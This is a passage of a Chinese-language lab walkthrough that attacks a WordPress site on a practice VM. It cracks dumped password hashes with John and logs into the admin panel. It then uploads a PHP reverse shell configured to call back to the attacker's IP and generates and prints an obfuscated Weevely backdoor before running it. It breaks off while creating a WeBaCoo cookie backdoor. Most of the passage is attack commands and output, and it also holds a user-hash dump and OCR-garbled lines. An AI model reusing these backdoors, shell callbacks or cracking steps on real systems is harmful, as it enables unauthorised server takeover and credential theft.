1 | scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 |
2 | kathy      | $P$BZlxAMnC60N.PYaurLGrhfBi6TjtcA0 |
3 | tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 |
4 | ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 |
5 | Dave       | $P$BL7/V9Lqvu37jJT.6t4KWmY.v907Hy. |
6 | Simon      | $P$BLxdinnRP008k0Q.jE44CjSK/7tEcz0 |
7 | Abby       | $P$ByZg5mTbPkiLZ5KxhhRe/uqR.48ofs. |
8 | Vicki      | $P$B85lqQ1Wwl25qcP0uKDvxaSwodTY131 |
9 | Pam        | $P$BuLagypsIJD EuzMkf20XyS5bRm00dQ0 |
0 +-----+
1 16 rows in set (0.001 sec)
2
```

纯文本 制表符宽度: 8 第 22 行, 第 1 列 插入

```
(root@kali)~/Desktop
gedit 1.txt

[gedit:5382): Gtk-WARNING **: 04:36:11.522: Calling org.xfce.Session.Manager.Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: 没有 "Inhibit"这个方法]
```

3、AWK分解保存

使用awk进行文本出来提取user_pass这个字段所有值，在保存至pass.txt

awk拆分密码信息：密码在第3部分

```
awk -F'|' '{print $3}' 1.txt > pass.txt
```

```
(root@kali) - [~/Desktop]
# awk -F'|' '{print $3}' 1.txt
2022-04-04 16:54 3.0K
user_pass
-----
$P$B7889EMq/erHIuZapMB8GEizebcIy9.168.40.152 Port 12380
$P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0
$P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0
$P$BIp1ND3G70AnRAkRY41vpVyptsTfZhk0
$P$Bwd0VpK8hX4aN.rZ14WDdhEIgeJgf10
$P$BzjfKAhd6N4cHKiugLX.4aLes8PxnZ1
$P$BqV.SQ60tKhVV7k7h1wqESkMh41buR0
$P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1
$P$BZlxAMnC60N.PYaurLGrhfBi6TjtcA0
$P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0
$P$B.gMMKRP11Q0dT5m1s9mstAUEDjagu1
$P$Bl7/V9LqvU37jJT.6t4KWmY.v907Hy.
$P$BLxdiNNRP008kOQ.jE44CjSK/7tEcZ0
$P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs.
$P$B85lqQ1WwL2SqcPOuKDvxaSwodTY131
$P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0

(root@kali) - [~/Desktop]
# awk -F'|' '{print $3}' 1.txt > pass.txt
```

4、john爆破密码本

继续使用John的rockyou文本对mysql密码信息进行爆破：

```
john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
```

```
(root@kali)-[~/Desktop]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 16 password hashes with 16 different salts (phpass [phpass ($P$ or $H$
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cookie (?)
monkey (?)
football (?)
coolgirl (?)
washere (?)
incorrect (?)
thumb (?)
0520 (?)
passphrase (?)
damachine (?)
ylle (?)
partyqueen (?)
12g 0:00:43:16 DONE (2022-04-04 05:21) 0.004622g/s 5524p/s 26561c/s 26561C/s
joefeher..*7;Vamos!
Use the "--show --format=phpass" options to display all of the cracked passwo
rds reliably
Session completed
```

```
$P$B7889EMq/erHIuZapMB8GEizebcIy9.:incorrect
```

发现对应john用户，密码为**incorrect**


五、Getshell

通过暴力破解数据库中的密码值，发现了账号密码信息可直接登录wordpress后台，登录后有很多方法可以getshell，接下来就简单介绍利用！

1、登录后台

访问后台页面，用账户：john，密码：incorrect


```
https://192.168.40.152:12380/blogblog/wp-login.php
```



测试可成功登录!

2、文件上传

Plugins-》 add New -》 upload Plugin : 存在上传文件



3、php-webshell利用

复制phpshell到本文件夹：

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

```
(root@kali) - [~/Desktop]
# locate php-reverse-shell.php
/usr/share/audanum/php/php-reverse-shell.php
/usr/share/audanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

(root@kali) - [~/Desktop]
#


(root@kali) - [~/Desktop]
# cp /usr/share/webshells/php/php-reverse-shell.php .
```

配置PHP文件，将IP更改为本地kali IP：

```
打开(O)  *php-reverse-shell.php  保存(S)  - □ ×
~/Desktop
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under
    Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely
    available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $version = "1.0";
49 $ip = '192.168.40.149'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies.  Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72
73     if ($pid) {
74         exit(0); // Parent exits
    }
}

PHP  制表符宽度: 8  第 49 行, 第 22 列  插入
eg
~/Desktop
gedit php-reverse-shell.php
(gedit:5773): Gtk-WARNING **: 05:18:04.744: Calling org.xfce.Session.Manager.
Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.UnknownMethod: 没有“Inhibit”这个方法
□
```

修改完成即可上传文件！上传PHP文件：




查看是否上传成功:



上传成功! 本地开启nc服务, 并访问后门进行反弹shell:

```
nc -vlp 1234
https://192.168.40.152:12380/blogblog/wp-content/uploads/php-reverse-shell.php
```



成功获得反弹shell，并控制项目环境服务器！

4、weeveily利用

1) 利用weeveily生成PHP木马文件

Weeveily是一个隐形的PHP网页的外壳，模拟的远程连接。

软件特点：

生成和管理很难检测到的PHP木马，这是一个Web应用程序后开发的重要工具，可用于像一个隐藏的后门，作为一个有用的远程控制台更换管理网络帐户，即使托管在免费托管服务。只是生成并上传“服务器”目标Web服务器上的PHP代码，Weeveily客户端在本地运行shell命令传输。


```
weeveily generate pass11 test.php ---生成test.php文件密码为passtest
generate ---生成新代理
```

```
(root@kali) - [~/Desktop]
# weevily generate passtest test.php 3
Generated 'test.php' with password 'passtest' of 774 byte size.
```

```
(root@kali) - [~/Desktop]
# cat test.php 3
<?php
$d='~m[1]),$@~k)@~));$o=@ob@~_get_con@~t@~ents();@ob_en@~@~d_clea@~n();$r=@~@
b';
$o='$@~k="2f3bc18@~c";$kh=@~@~"0d3e6b1b8a4@~4";$kf="@~5075@~535d26e@~9";$p@~=@
';
$E='en@~($t);$o@~="";for@~@~@~($i=0;$i<$l;){@~for@~($j=0;($j<$c@~@~@~$i@~<$l)@~
';
$F=str_replace('v','','cyrveatve_fuvncvtvion');
$b='ase@~64_encod@~e(@x(@gz@~omp@~ress(@~$o),$k)@~@~);print("$p$kh$r$@~kf");
}';
$K='$j++@~, $i++){$o=@~$t{$i}@~^$k{$j}@~;}}re@~@~turn $o@~;};if (@~preg@~_ma@~
~';
$G="'Sy@~TXtt@~v@~UJedsRNpK";fun@~ct@~ion x($t,$k){@~$c=@~strlen($k@~)@~;$l=s
trl';
$l='tch@~("/$kh(.+)$kf/"@~, @~@file_get_con@~tents@~@~("php://inp@~ut"), @~$m)=
';
$N='=1@~) {@ob_sta@~rt();@~@e@~v@~al(@g@~zuncompress(@x(@b@~ase@~64_decode(@~
$@~);
$B=str_replace('@~','',$o.$G.$E.$K.$l.$N.$d.$b);
$U=$F('',$B);$U();
?>
```

weevily的优势在于免杀性，可看到php木马信息是混淆过的特征！

2) 上传文件



验证上传是否成功:



成功上传!

3) 运行该PHP文件, 获得shell

```
weeveily https://192.168.40.152:12380/blogblog/wp-content/uploads/test.php passtest
```

```
(root@kali) - [~/Desktop]
# weevily https://192.168.40.152:12380/blogblog/wp-content/uploads/test.php passtest

[+] weevily 4.0.1

[+] Target:      192.168.40.152:12380
[+] Session:     /root/.weevily/sessions/192.168.40.152/test_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevily> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@red.initech:/var/www/https/blogblog/wp-content/uploads $
```

成功获得shell，该shell很稳定！

5、webacoo利用

WeBaCoo (Web Backdoor Cookie) 是一款隐蔽的脚本类Web后门工具。借助HTTP协议，它可在客户端和Web服务器之间实现执行代码的网页终端。WeBaCoo的精妙之处在于，Web服务器和客户端之间的通信载体是Cookie。

1) webacoo生成PHP后门文件

```
webacoo -g -o webacoo.php
-g 生成后门代码（需要-o）
-o OUTPUT 生成的后门输出文件名
```

```
(root@kali) - [~/Desktop]
# webacoo -g -o webacoo.php

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }


[+] Backdoor file "webacoo.php" created.

(root@kali) - [~/Desktop]
# ls
11.exe          2022-04-04 16:54 3.0K  firefox-esr.desktop          redis-4.0.8
193104749.jpeg  2022-04-04 18:17 5.4K  Jsp.jsp                      redis-4.0.8.tar.gz
